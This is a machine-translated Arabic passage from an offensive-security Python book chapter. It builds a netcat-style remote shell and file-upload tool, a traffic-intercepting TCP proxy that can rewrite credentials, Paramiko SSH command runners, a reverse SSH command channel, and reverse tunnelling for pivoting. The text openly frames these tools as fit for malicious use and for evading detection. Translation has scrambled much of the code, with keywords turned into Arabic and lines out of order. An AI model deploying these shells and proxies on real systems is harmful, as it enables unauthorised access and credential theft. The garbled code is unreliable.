#التحقق من تنفيذ الأمر إذا كان طول :(execute)

#تشغيل الأمر (execute)run_command = output

client_socket.send(output)

#الآن ندخل في حلقة أخرى إذا تم طلب موجه الأوامر

Machine Translated by Google

بينما صحيح:

```
#عرض موجه بسيط (" <BHP:#>")client_socket.send

#الآن نستقبل البيانات حتى نرى سطرًا جديدًا (مفتاح الإدخال) :cmd_buffer while "\n" not in
cmd_buffer =
""

cmd_buffer += client_socket.recv(1024)

#إرسال مخرجات الأمر (cmd_buffer)run_command =
response

#إرسال الاستجابة (response)client_socket.send
```

الجزء الأول من الكود مسؤول عن تحديد ما إذا كانت أداة الشبكة لدينا مُهيأة لاستقبال ملف عند تلقيها اتصالاً. قد يكون هذا مفيدًا لتمارين التحميل والتنفيذ، أو لتثبيت برامج ضارة وإزالة دالة الاستدعاء الخاصة بنا في بايثون. نستقبل بيانات الملف أولاً في حلقة تكرارية للتأكد من استلامها كاملةً، ثم نفتح مؤشر الملف ونكتب محتوياته. يضمن الخيار wbكتابة الملف مع تفعيل الوضع الثنائي، مما يضمن نجاح تحميل وكتابة ملف تنفيذي ثنائي. بعد ذلك، نعالج وظيفة التنفيذ ، التي تستدعي دالة run_commandالتي كتبناها سابقًا ، وترسل النتيجة عبر الشبكة. الجزء الأخير من الكود يُعالج واجهة سطر الأوامر ؛ حيث يستمر في تنفيذ الأوامر أثناء إرسالها، ويرسل الناتج. ستلاحظ أنه يبحث عن حرف سطر جديد لتحديد وقت معالجة الأمر، مما يجعله متوافقًا مع .netcat

ومع ذلك، إذا كنت تقوم بإنشاء عميل بايثون للتحدث معه، فتذكر إضافة حرف السطر الجديد.

Machine Translated by Google

لنبدأ الآن بتجربة البرنامج قليلاً لنرى بعض النتائج. في نافذة طرفية أو موجه الأوامر ، (cmd.exe)شغّل البرنامج النصي كما يلي:

```
justin$ ./bhnet.py -l -p 9999 -c
```

الآن يمكنك فتح نافذة طرفية أخرى أو ،cmd.exeوتشغيل البرنامج النصي في وضع العميل. تذكر أن البرنامج النصي يقرأ من المدخلات القياسية (stdin)وسيستمر في ذلك حتى يتم استلام إشارة نهاية الملف .(EOF)لإرسال إشارة نهاية الملف، اضغط على CTRL+Dعلى لوحة المفاتيح.

```
justin$ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP:#> ls -la
المجموع 32
drwxr-xr-x 4 justin staff 136 18 ديسمبر 19:45 . drwxr-xr-x 4 justin staff 136 9 ديسمبر 19:45 .. -rwxrwxrwt 1 justin staff 8498 19 ديسمبر 18:09 bhnet.py -rw-r--r-- 1 justin staff 844 10 ديسمبر 06:38 code/Chapter2 <BHP:#> pwd /Users/justin/svn/BHP/
09:34 listing-1-3.py <BHP:#>
```

كما ترون، نتلقى واجهة سطر الأوامر المخصصة، وبما أننا على خادم يونكس، يمكننا تشغيل بعض الأوامر المحلية واستلام مخرجات كما لو كنا قد سجلنا الدخول عبر SSHأو كنا متصلين بالخادم محليًا. ويمكننا أيضًا استخدام برنامج العميل لإرسال الطلبات بالطريقة التقليدية.

```
justin$ echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" | ./bhnet. py -t www.google.com -p 80
HTTP/1.1 302 Found Location: http://www.google.ca/ Cache-Control: private Content-Type: text/html; charset=UTF-8 P3P:
PC="هذه ليست سياسة !P3P راجع http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=151657 للمزيد من
المعلومات."
التاريخ: الأربعاء، ١٩ ديسمبر ٢٠١٢، الساعة ١٣:٢٢:٥٥ بتوقيت غرينتش، الخادم: gws، طول المحتوى: ٢١٨، حماية: ١؛ X-XSSالوضع: حظر
خيارات الإطار: X نفس الأصل
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<ELTIT>تم نقل 302</TITLE></HEAD><BODY>
<H1>302 نقل</H1>
تم نقل المستند
<A HREF="http://www.google.ca/">هنا</A>.
[*] </BODY></HTML>استثناء! جارٍ الخروج.
جاستن$
```

ها قد انتهينا! إنها ليست تقنية معقدة للغاية، لكنها أساس جيد لكيفية دمج بعض منافذ العميل والخادم في بايثون واستخدامها لأغراض خبيثة. بالطبع، الأهم هو إتقان الأساسيات: استخدم خيالك لتطويرها أو تحسينها. الآن، لنقم ببناء وكيل ،TCPوهو مفيد في العديد من سيناريوهات الهجوم.

Machine Translated by Google

إنشاء وكيل TCP: هناك العديد من الأسباب التي تدعو إلى استخدام وكيل TCP، سواءً لإعادة توجيه حركة البيانات بين الأجهزة، أو لتقييم البرامج الشبكية.

عند إجراء اختبارات الاختراق في بيئات المؤسسات، ستواجه غالبًا مشكلة عدم القدرة على تشغيل Wireshark، أو عدم القدرة على تحميل برامج تشغيل لرصد حركة البيانات على نظام Windows، أو أن تجزئة الشبكة تمنعك من تشغيل أدواتك مباشرةً على الجهاز المستهدف. لقد استخدمتُ وكيلًا بسيطًا مكتوبًا بلغة Python في العديد من الحالات لفهم البروتوكولات غير المعروفة، وتعديل حركة البيانات المُرسلة إلى تطبيق ما، وإنشاء حالات اختبار لأدوات فحص الثغرات. لنبدأ.

```
استيراد sys استيراد socket استيراد threading دالة :(server_loop(local_host,local_port,remote_host,remote_port,receive_first

الخادم =المقبس.tekcos(tekcos.المقبس، TENI_FA.tekcos، المقبس.MAERTS_KCOS)

يحاول:

server.bind((local_host,local_port))

يستثني:

print "[!!] فشل الاستماع على [!!]" print "تحقق من وجود منافذ استماع أخرى أو أذونات صحيحة." %s:%d" % (local_host,local_port)

sys.exit(0)

print "[*] الاستماع على print "[*] الاستماع على %s:%d" % (local_host,local_port)

server.listen(5)

بينما صحيح:

client_socket, addr = server.accept()

#اطبع معلومات الاتصال المحلي print "[==>] تم استلام اتصال وارد من %s:%d" % (addr[0],addr[1])

#بدء عملية اتصال مع المضيف البعيد ((args=(client_socket,remote_host,remote_port,receive_first

proxy_thread = threading.Thread(target=proxy_handler,

proxy_thread.start()

def main():

#لا يوجد تحليل معقد لسطر الأوامر هنا إذا كان طول :5 =! (sys.argv[1:])اطبع "الاستخدام: ./ "[localport] [remotehost] [remoteport] [receive_first]

sys.exit(0) صحيح" proxy.py 127.0.0.1 9000 10.12.132.1 9000 ./ مثال: "اطبع proxy.py [localhost]

#إعداد معلمات الاستماع المحلية local_host = sys.argv[1] local_port = int(sys.argv[2])

#إعداد الهدف البعيد remote_host = sys.argv[3] remote_port = int(sys.argv[4])

#هذا يُخبر خادم الوكيل الخاص بنا بالاتصال واستقبال البيانات #قبل إرسالها إلى المضيف البعيد receive_first = sys.argv[5]
```

Machine Translated by Google

receive_first = True إذا كانت قيمة receive_first هي True في الاستدعاء

وإلا:

receive_first = False

-الآن قم بتشغيل مقبس الاستماع الخاص بنا

server_loop(local_host,local_port,remote_host,remote_port,receive_first)

رئيسي()

معظم هذا يبدو مألوفاً: نستقبل بعض وسائط سطر الأوامر، ثم نشغل حلقة خادم تستمع للاتصالات. عندما يصل طلب اتصال جديد، نسلمه إلى معالج الوكيل ،(proxy_handler)الذي يتولى إرسال واستقبال البيانات المهمة من وإلى طرفي تدفق البيانات.

لننتقل الآن إلى وظيفة proxy_handler عن طريق إضافة الكود التالي فوق وظيفتنا الرئيسية .

def proxy_handler(client_socket, remote_host, remote_port, receive_first):

remote_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#الاتصال بالمضيف البعيد ((remote_host,remote_port)) remote_socket.connect

#استلام البيانات من الطرف البعيد إذا لزم الأمر إذا كان :receive_first

remote_buffer = receive_from(remote_socket) hexdump(remote_buffer)

#إرسالها إلى معالج الاستجابة لدينا remote_buffer = response_handler(remote_buffer)

#إذا كانت لدينا بيانات لإرسالها إلى عميلنا المحلي، فأرسلها إذا كان طول :(remote_buffer)

print "[==>]إرسال %d بايت إلى المضيف المحلي." client_socket.send(remote_buffer)
% len(remote_buffer)

الآن لنقم بتكرار العملية والقراءة من الجهاز المحلي، إرسال إلى الجهاز البعيد، إرسال إلى الجهاز المحلي

#اشطف، اغسل، كرر طالما صحيح:

local_buffer = receive_from(client_socket) #القراءة من المضيف المحلي

إذا كان طول المخزن المؤقت المحلي (local_buffer)هو:

print "[==>]تم استلام %d بايت من المضيف المحلي." % len(local_ buffer)

hexdump(local_buffer)

local_buffer = request_handler(local_buffer) #إرسالها إلى معالج الطلبات لدينا

إرسال البيانات إلى المضيف البعيد

print "[==>]تم الإرسال إلى الجهاز البعيد." remote_socket.send(local_buffer)

remote_buffer = receive_from(remote_socket) #استلام الرد

إذا كان طول :(remote_buffer)

Machine Translated by Google

```
% len(remote_buffer) hexdump(remote_buffer) "بايت من الجهاز البعيد." %d%تم استلام print "[<==]

#إرسال إلى معالج الاستجابة لدينا remote_buffer = response_handler(remote_buffer)

#إرسال الاستجابة إلى المقبس المحلي client_socket.send(remote_buffer)

print "[==>]تم الإرسال إلى المضيف المحلي."

#إذا لم تكن هناك بيانات إضافية على أي من الجانبين، فأغلق الاتصالات إذا لم يكن طول المخزن المؤقت المحلي أو المخزن المؤقت
البعيد: print "[*] client_socket.close() remote_socket.close()لا توجد بيانات إضافية. جارٍ إغلاق الاتصالات."
```

استراحة

تحتوي هذه الدالة على الجزء الأكبر من منطق خادم الوكيل الخاص بنا. في البداية، نتحقق من عدم حاجتنا إلى إنشاء اتصال بالطرف البعيد وطلب البيانات قبل الدخول إلى الحلقة الرئيسية .بعض برامج الخادم تتطلب منك القيام بذلك أولاً (عادةً ما ترسل خوادم FTPشعارًا أولًا، على سبيل المثال). ثم نستخدم دالة ، receive_fromالتي نعيد استخدامها لكلا طرفي الاتصال؛ فهي ببساطة تستقبل كائن مقبس متصل وتجري عملية استقبال. بعد ذلك، نعرض محتويات الحزمة لفحصها بحثًا عن أي شيء مثير للاهتمام. ثم نمرر المخرجات إلى دالة .response_handlerداخل هذه الدالة، يمكنك تعديل محتويات الحزمة، أو إجراء اختبارات عشوائية، أو اختبار مشكلات المصادقة، أو أي شيء آخر ترغب فيه. توجد دالة request_handlerمكملة تقوم بنفس الشيء لتعديل حركة المرور الصادرة أيضًا.

الخطوة الأخيرة هي إرسال البيانات المستلمة إلى جهاز العميل المحلي. أما بقية كود الوكيل فهو بسيط: نستمر في القراءة من الجهاز المحلي، ثم المعالجة، ثم الإرسال إلى الجهاز البعيد، ثم القراءة من الجهاز البعيد، ثم المعالجة، ثم الإرسال إلى الجهاز المحلي حتى لا يتم اكتشاف أي بيانات أخرى .

لنقم بتجميع بقية وظائفنا لإكمال الوكيل الخاص بنا.

```
recipes/142812-hex-dumper/ def hexdump(src, length=16): #التعليقات هنا: #هذه دالة تفريغ سداسي عشري جميلة مأخوذة مباشرة من
# http://code.activestate.com/

2 for i in xrange(0, len(src), length): وإلا isinstance(src, unicode) إذا كان result = [] digits = 4

text = b''.join([x if 0x20 <= ord(x) < 0x7F else b'.' for x in s]) result.append( b"%04X %-*s %s" % (i, length*(digits + 1), hexa, text) )
s = src[i:i+length] hexa = b' '.join(["%0*X" % (digits, ord(x)) for x in s])

print b'\n'.join(result)

دالة الاستقبال من (الاتصال):

"" المخزن المؤقت =

#قمنا بتعيين مهلة زمنية مدتها ثانيتان؛ اعتمادًا على هدفك، قد يلزم تعديل هذه القيمة.
connection.settimeout(2)

يحاول:
استمر في القراءة من المخزن المؤقت حتى لا يتبقى المزيد من البيانات أو حتى ينتهي وقت الانتظار

بينما صحيح:
```

Machine Translated by Google

```
البيانات =الاتصال.استقبال(6904)

إذا لم تكن البيانات متوفرة:
استراحة

buffer += data

يستثني:
يمر

مخزن الإرجاع

 def request_handler(buffer): :#تعديل أي طلبات موجهة إلى المضيف البعيد

#تنفيذ تعديلات على الحزمة، إرجاع المخزن المؤقت



# تعديل أي استجابات موجهة إلى المضيف المحلي
def response_handler(buffer):
#إجراء تعديلات على الحزم
مخزن الإرجاع
```

هذا هو الجزء الأخير من الكود لإكمال خادم الوكيل الخاص بنا. أولًا، نُنشئ دالة عرض البيانات السداسية العشرية التي تُخرج تفاصيل الحزمة بقيمها السداسية العشرية وأحرفها القابلة للطباعة ASCII. يُفيد هذا في فهم البروتوكولات غير المعروفة، والعثور على بيانات اعتماد المستخدم في بروتوكولات نصية عادية، وغير ذلك الكثير. تُستخدم دالة receive_from لاستقبال البيانات المحلية والبعيدة، ونُمرر إليها كائن المقبس المراد استخدامه. افتراضيًا، هناك مهلة زمنية مدتها ثانيتان، قد تكون طويلة جدًا إذا كنت تُمرر بيانات إلى دول أخرى أو عبر شبكات ذات فقدان عالٍ (يمكنك زيادة المهلة حسب الحاجة). أما باقي الدالة، فتُعالج استقبال البيانات حتى يتم اكتشاف المزيد منها على الطرف الآخر من الاتصال. تُمكّنك الدالتان الأخيرتان من تعديل أي بيانات مُوجهة إلى أي من طرفي خادم الوكيل. قد يكون هذا مفيدًا، على سبيل المثال، إذا كانت بيانات اعتماد المستخدم تُرسل كنص عادي وتريد محاولة رفع صلاحياتك على تطبيق ما بتمرير اسم المستخدم "admin" بدلًا من "justin". الآن وقد قمنا بإعداد خادم البروكسي الخاص بنا، فلنجربه.

Machine Translated by Google

فحص الإطارات

الآن وقد أصبح لدينا حلقة الوكيل الأساسية والوظائف الداعمة جاهزة، فلنختبر ذلك مقابل
خادم .FTPقم بتشغيل الخادم الوكيل باستخدام الخيارات التالية:

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

استخدمنا الأمر sudoهنا لأن المنفذ 21هو منفذ ذو امتيازات ويتطلب امتيازات إدارية أو امتيازات الجذر.
للاستماع إليه. الآن، خذ برنامج FTPالمفضل لديك وقم بضبطه لاستخدام localhostوالمنفذ 21كمنفذه.
المضيف البعيد والمنفذ. بالطبع، سترغب في توجيه خادم الوكيل الخاص بك إلى خادم FTPالذي سيقوم فعليًا بذلك.
سأرد عليك. عندما قمت بتشغيل هذا على خادم FTPتجريبي، حصلت على النتيجة التالية:

```
[*]الاستماع على 127.0.0.1:21
[==>]تم استلام اتصال وارد من 127.0.0.1:59218
0000 32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E                220 ProFTPD 1.3.
٠٠١٠ ٣٣ ٦١ ٢٠ ٥٣ ٦٥ ٧٢ ٧٦ ٦٥ ٧٢ ٢٠ ٢٨ ٤٤ ٦٥ ٦٢ ٦٩ ٦١   خادم 3a(ديبيا)
0020 6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37       ن) 22.22:ffff::]
0030 2E 31 36 38 2E 39 33 5D 0D 0A                          .22.22]..
[<==]إرسال 58بايت إلى المضيف المحلي.
[==>]تم استلام 12بايت من المضيف المحلي.
0000 55 53 45 52 20 74 65 73 74 79 0D 0A                    المستخدم غاضب..
[<==]تم الإرسال إلى جهاز بعيد.
[==>]تم استلام 33بايت من الجهاز البعيد.
0000 33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71       331طلب كلمة المرور
٠٠١٠ ٧٥ ٦٩ ٧٢ ٦٥ ٦٤ ٢٠ ٦٦ ٦F ٧٢ ٢٠ ٧٤ ٦٥ ٧٣ ٧٤ ٧٩ ٠D   مطلوب لاختبار الحساسية.
0020 0A                                                     .
[<==]تم الإرسال إلى المضيف المحلي.
[==>]تم استلام 13بايت من المضيف المحلي.
0000 50 41 53 53 20 74 65 73 74 65 72 0D 0A                 اجتاز الاختبار..
[<==]تم الإرسال إلى جهاز بعيد.
[*]لا توجد بيانات أخرى. جارٍ إغلاق الاتصالات.
```

يمكنك أن ترى بوضوح أننا قادرون على استلام شعار FTPبنجاح وإرسال اسم المستخدم
وكلمة المرور، وأن البرنامج يخرج بشكل سليم عندما يقوم الخادم بطردنا بسبب بيانات اعتماد غير صحيحة.

Machine Translated by Google

Paramiko مع SSH

يُعدّ استخدام BHNETللتنقل بين الأنظمة مفيدًا للغاية، ولكن من الحكمة أحيانًا تشفير حركة البيانات لتجنب اكتشافها. إحدى الطرق الشائعة للقيام بذلك هي توجيه حركة البيانات عبر نفق باستخدام بروتوكول .SSHولكن ماذا لو لم يكن لدى هدفك عميل SSH(كما هو الحال في 99.81943%من أنظمة ويندوز)؟

رغم وجود برامج عملاء SSHممتازة لنظام ويندوز، مثل Putty، إلا أن هذا الكتاب مخصص للغة بايثون. في بايثون، يمكنك استخدام المقابس الخام وبعض تقنيات التشفير المتقدمة لإنشاء عميل أو خادم SSHخاص بك، ولكن لماذا تُنشئ برنامجًا جديدًا بينما يمكنك إعادة استخدام البرامج الموجودة؟ يوفر لك Paramiko، باستخدام PyCryptoوصولًا سهلًا إلى بروتوكول .SSH2

لفهم كيفية عمل هذه المكتبة، سنستخدم Paramikoلإنشاء اتصال وتنفيذ أمر على نظام SSH، ثم سنقوم بتهيئة خادم SSHوعميل SSHلتنفيذ أوامر عن بُعد على جهاز يعمل بنظام Windows، وأخيرًا سنحل مشكلة ملف العرض التوضيحي للنفق العكسي المرفق مع Paramikoلمحاكاة خيار الوكيل الخاص بـ .BHNETلنبدأ.

أولاً، قم بتثبيت برنامج Paramikoباستخدام أداة التثبيت pip(أو قم بتنزيله من الموقع :(http://www.paramiko.org/

```
pip install paramiko
```

سنستخدم بعض ملفات العرض التوضيحي لاحقًا، لذا تأكد من تنزيلها من موقع Paramikoالإلكتروني أيضًا.

أنشئ ملفًا جديدًا باسم bh_sshcmd.pyوأدخل ما يلي:

```
استيراد threadingاستيراد paramikoاستيراد subprocess

 def ssh_command(ip, user, passwd, command): client = paramiko.SSHClient()

home/justin/.ssh/known_hosts')  client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
 #client.load_host_keys('/
ssh_session.exec_command(command) print ssh_session.recv(1024)
ssh_session = client.get_transport().open_session() if ssh_session.active:
client.connect(ip, username=user, password=passwd)


يعود

ssh_command('192.168.100.131', 'justin', 'lovesthepython','id')
```

هذا برنامج بسيط نسبيًا. نُنشئ دالةً باسم ssh_command ، وتُنشئ اتصالًا بخادم SSHوتُنفّذ أمرًا واحدًا. لاحظ أن Paramikoيدعم المصادقة باستخدام المفاتيح بدلًا من (أو بالإضافة إلى) مصادقة كلمة المرور. يُنصح بشدة باستخدام مصادقة مفتاح SSHفي العمليات الحقيقية، ولكن لتسهيل الاستخدام في هذا المثال، سنعتمد على مصادقة اسم المستخدم وكلمة المرور التقليدية.

بما أننا نتحكم في طرفي هذا الاتصال، فإننا نضبط السياسة لقبول مفتاح SSHلخادم SSHالذي نتصل به وننشئ الاتصال. وأخيرًا، بافتراض إنشاء الاتصال، نقوم بتشغيل الأمر الذي مررناه في استدعاء دالة ssh_commandفي مثالنا، وهو الأمر ذو المعرّف .

لنقم بإجراء اختبار سريع عن طريق الاتصال بخادم لينكس الخاص بنا:

```
C:\tmp> python bh_sshcmd.py Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

ستلاحظ أنه يتصل ثم يُنفذ الأمر. يمكنك بسهولة تعديل هذا البرنامج النصي لتشغيله

Machine Translated by Google

تنفيذ أوامر متعددة على خادم SSHأو تشغيل أوامر على خوادم SSHمتعددة.

بعد إتمام الأساسيات، لنعدّل برنامجنا النصي لدعم تشغيل الأوامر على جهاز عميل ويندوز عبر .SSHعادةً، عند استخدام ،SSHيتم الاتصال بخادم SSHعبر عميل ،SSHولكن نظرًا لأن ويندوز لا يتضمن خادم SSHافتراضيًا، نحتاج إلى عكس هذه العملية وإرسال الأوامر من خادم SSHإلى عميل .SSH

أنشئ ملفًا جديدًا باسم bh_sshRcmd.pyوأدخل ما يلي: [6]

```
استيراد threadingاستيراد
paramikoاستيراد subprocess

if ssh_session.active: ssh_session.send(command) print ssh_session.recv(1024)#read banner while True: دالة
client.connect(ip, username=user, password=passwd) ssh_session = client.get_transport().open_session()
#client.load_host_keys('/home/justin/.ssh/known_hosts') client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh_command(ip, user, passwd, command): client = paramiko.SSHClient()

#command = ssh_session.recv(1024)استلام الأمر من SSH
خادم
cmd_output = subprocess.check_output(command, shell=True) ssh_session.send(cmd_output) :حاول باستثناء
Exception,e: ssh_session.send(str(e)) client.close()

يعود
ssh_command('192.168.100.130', 'justin', 'lovesthepython','ClientConnected')
```

الأسطر القليلة الأولى تشبه برنامجنا السابق، ويبدأ الجزء الجديد في حلقة .:while True لاحظ أيضًا أن الأمر الأول الذي نرسله هو .ClientConnectedستفهم السبب عند إنشاء الطرف الآخر من اتصال .SSH

الآن قم بإنشاء ملف جديد باسم bh_sshserver.pyوأدخل ما يلي:

```
استخدام المفتاح من ملفات Paramikoimport socket import paramiko import threading import sys #
التجريبية ('host_key = paramiko.RSAKey(filename='test_rsa.key')

def _init_(self): self.event = threading.Event() def check_channel_request(self, kind, chanid):
class Server (paramiko.ServerInterface):

إذا كان نوع الجلسة هو:
paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED إرجاعparamiko.OPEN_SUCCEEDED إرجاع

(password == 'lovesthepython'):و(username == 'justin') إذا كان(self, username, password): دالة التحقق من كلمة مرور المصادقة

1) sock.bind((server, ssh_port)) sock.listen(100) print '[+] Listening for connection ...'
socket.SOCK_STREAM) sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR,
paramiko.AUTH_FAILED server = sys.argv[1] ssh_port = int(sys.argv[2]) try: sock = socket.socket(socket.AF_INET,
return paramiko.AUTH_SUCCESSFUL return
```

Machine Translated by Google

except Exception, e:

print '[-]' + str(e)

print '[+] تم الحصول على اتصال!' sys.exit(1)

paramiko.Transport(client) bhSession.add_server_key(host_key) server = Server() :حاول
bhSession =

paramiko.SSHException، x: باستثناءbhSession.start_server(server=server) :حاول

print '[-] فشلت عملية التفاوض عبر SSH.'

print '[+] تم التحقق من chan = bhSession.accept(20)
bh_ssh' ('مرحباً بك في dnes.nahcprint chan.recv(1024) الهوية!'

:بينما صحيح
:يحاول

tupni_warcommand=("أدخل الأمر: ").strip('\n') if command != 'exit':

chan.send(command) print chan.recv(1024) + '\n' else:

bhSession.close() raise Exception ('exit')
chan.send('exit') print 'exiting'

bhSession.close() :باستثناء مقاطعة لوحة المفاتيح

:باستثناء الاستثناء، هـ
print '[-] تم رصد استثناء: ' try: bhSession.close() + str(e)

:يستثني
sys.exit(1)
pass

يقوم هذا البرنامج بإنشاء خادم SSH يتصل به عميل SSH الخاص بنا (حيث نريد تنفيذ الأوامر). يمكن أن يكون هذا نظام Linux أو Windows أو حتى OS X مثبت عليه .Paramiko و Python

في هذا المثال، نستخدم مفتاح SSH المضمن في ملفات عرض Paramiko التوضيحية .نبدأ تشغيل مستمع المقبس ،كما فعلنا سابقًا في هذا الفصل، ثم نُهيئه باستخدام SSH ونُكوّن طرق المصادقة .عندما يُصادق العميل ويرسل لنا رسالة ، ClientConnected يُرسل أي أمر نكتبه في bh_sshserver إلى bh_sshclient ويُنفذ عليه ، ثم تُعاد النتيجة إلى .bh_sshserver لنُجرب ذلك.

Machine Translated by Google

اختبار الأداء: في العرض التوضيحي، سأقوم بتشغيل كل من الخادم والعميل على جهاز Windows الخاص بي (انظر الشكل .(2-1



الشكل .2-1استخدام SSHلتشغيل الأوامر

كما تلاحظ، تبدأ العملية بإعداد خادم SSHالخاص بنا ثم الاتصال من جهاز العميل .يتم الاتصال بنجاح من جهاز العميل وننفذ أمرًا .لا نرى أي شيء في جهاز العميل، ولكن الأمر الذي أرسلناه يُنفذ على جهاز العميل ويتم إرسال الناتج إلى خادم SSHالخاص بنا .


Machine Translated by Google

يُعدّ استخدام نفق SSHأمرًا رائعًا، ولكنه قد يكون مربكًا من حيث الفهم والتكوين، خاصة عند التعامل مع نفق SSHعكسي.

تذكر أن هدفنا من كل هذا هو تنفيذ الأوامر التي نكتبها في عميل SSHعلى خادم SSHبعيد. عند استخدام نفق SSH، بدلاً من إرسال الأوامر المكتوبة إلى الخادم، يتم إرسال حركة مرور الشبكة مُغلفة داخل SSH، ثم يقوم خادم SSHبفك تغليفها وتسليمها.

تخيل أنك في الموقف التالي: لديك وصول عن بُعد إلى خادم SSHعلى شبكة داخلية، لكنك تريد الوصول إلى خادم الويب على نفس الشبكة. لا يمكنك الوصول إلى خادم الويب مباشرةً، لكن الخادم المُثبّت عليه SSHلديه إمكانية الوصول، ولا يحتوي خادم SSHعلى الأدوات التي تريد استخدامها.


إحدى طرق التغلب على هذه المشكلة هي إنشاء نفق SSHأمامي. باختصار، سيؤدي تشغيل الأمر `ssh -L 8008:web:80 justin@sshserver`إلى الاتصال بخادم SSHكمستخدم `justin` وإعداد المنفذ 8008على نظامك المحلي. أي بيانات تُرسل إلى المنفذ 8008ستُرسل عبر نفق SSHالحالي إلى خادم SSHومن ثم إلى خادم الويب. يوضح الشكل 2-2كيفية عمل ذلك.



الشكل .2-2نفق SSHالأمامي

هذا رائع، لكن تذكر أن قلة من أنظمة ويندوز تُشغّل خدمة خادم SSH. مع ذلك، لا يزال هناك أمل. يُمكننا إعداد اتصال نفق SSHعكسي. في هذه الحالة، نتصل بخادم SSHالخاص بنا من جهاز ويندوز بالطريقة المعتادة. من خلال اتصال SSHهذا، نُحدد أيضًا منفذًا بعيدًا على خادم SSHسيتم توجيهه عبر نفق إلى المضيف والمنفذ المحليين (كما هو موضح في الشكل .(2-3يُمكن استخدام هذا المضيف والمنفذ المحليين، على سبيل المثال، لعرض المنفذ 3389للوصول إلى نظام داخلي باستخدام سطح المكتب البعيد، أو إلى نظام آخر يُمكن لجهاز ويندوز الوصول إليه (مثل خادم الويب في مثالنا).

Machine Translated by Google



الشكل .3-2النفق العكسي لبروتوكول SSH

تتضمن ملفات العرض التوضيحي لـ Paramikoملفًا باسم rforward.pyيقوم بهذه المهمة تحديدًا. يعمل الملف بكفاءة تامة، لذا لن أعيد نشره، بل سأشير إلى بعض النقاط المهمة وأشرح مثالًا عمليًا لكيفية استخدامه. افتح ملف rforward.py، وانتقل إلى دالة main()، ثم تابع الشرح.

```
def main():
    الخيارات، الخادم، البعيد = parse_options()
    password = None if options.readpass:
        client.set_missing_host_key_policy(paramiko.WarningPolicy()) password = ssapteg.ssaptegpassword('أدخل كلمة مرور
    client = paramiko.SSHClient() client.load_system_host_keys()
    esobrevSSH: ') (جارٍ الاتصال بمضيف'(password=password
    server[1])) try: client.connect(server[0], server[1], username=options.user, key_filename=options.keyfile, look_for_keys=options.look_for_keys,
        SSH %s:%d ...' % (server[0],
    باستثناء الاستثناء كـ :اطبع('*** فشل الاتصال بـ %s:%d: %r' % (server[0], server[1], e)) sys.exit(1)
    esobrev('جارٍ الآن إعادة توجيه المنفذ البعيد %d إلى %s:%d ...' % (options.port, remote[0], remote[1]))
    حاول: reverse_forward_tunnel(options.port, remote[0], remote[1], client.get_transport())
    باستثناء مقاطعة لوحة المفاتيح:
        print('Cc: تم إيقاف إعادة توجيه المنفذ.') sys.exit(0)
```

تحقق من الأسطر القليلة في الأعلى للتأكد من تمرير جميع الوسائط الضرورية إلى البرنامج النصي قبل إعداد اتصال عميل Parmakio SSH (والذي يجب أن يبدو مألوفًا جدًا).

القسم الأخير في الدالة main() يستدعي الدالة reverse_forward_tunnel.

دعونا نلقي نظرة على تلك الوظيفة.

```
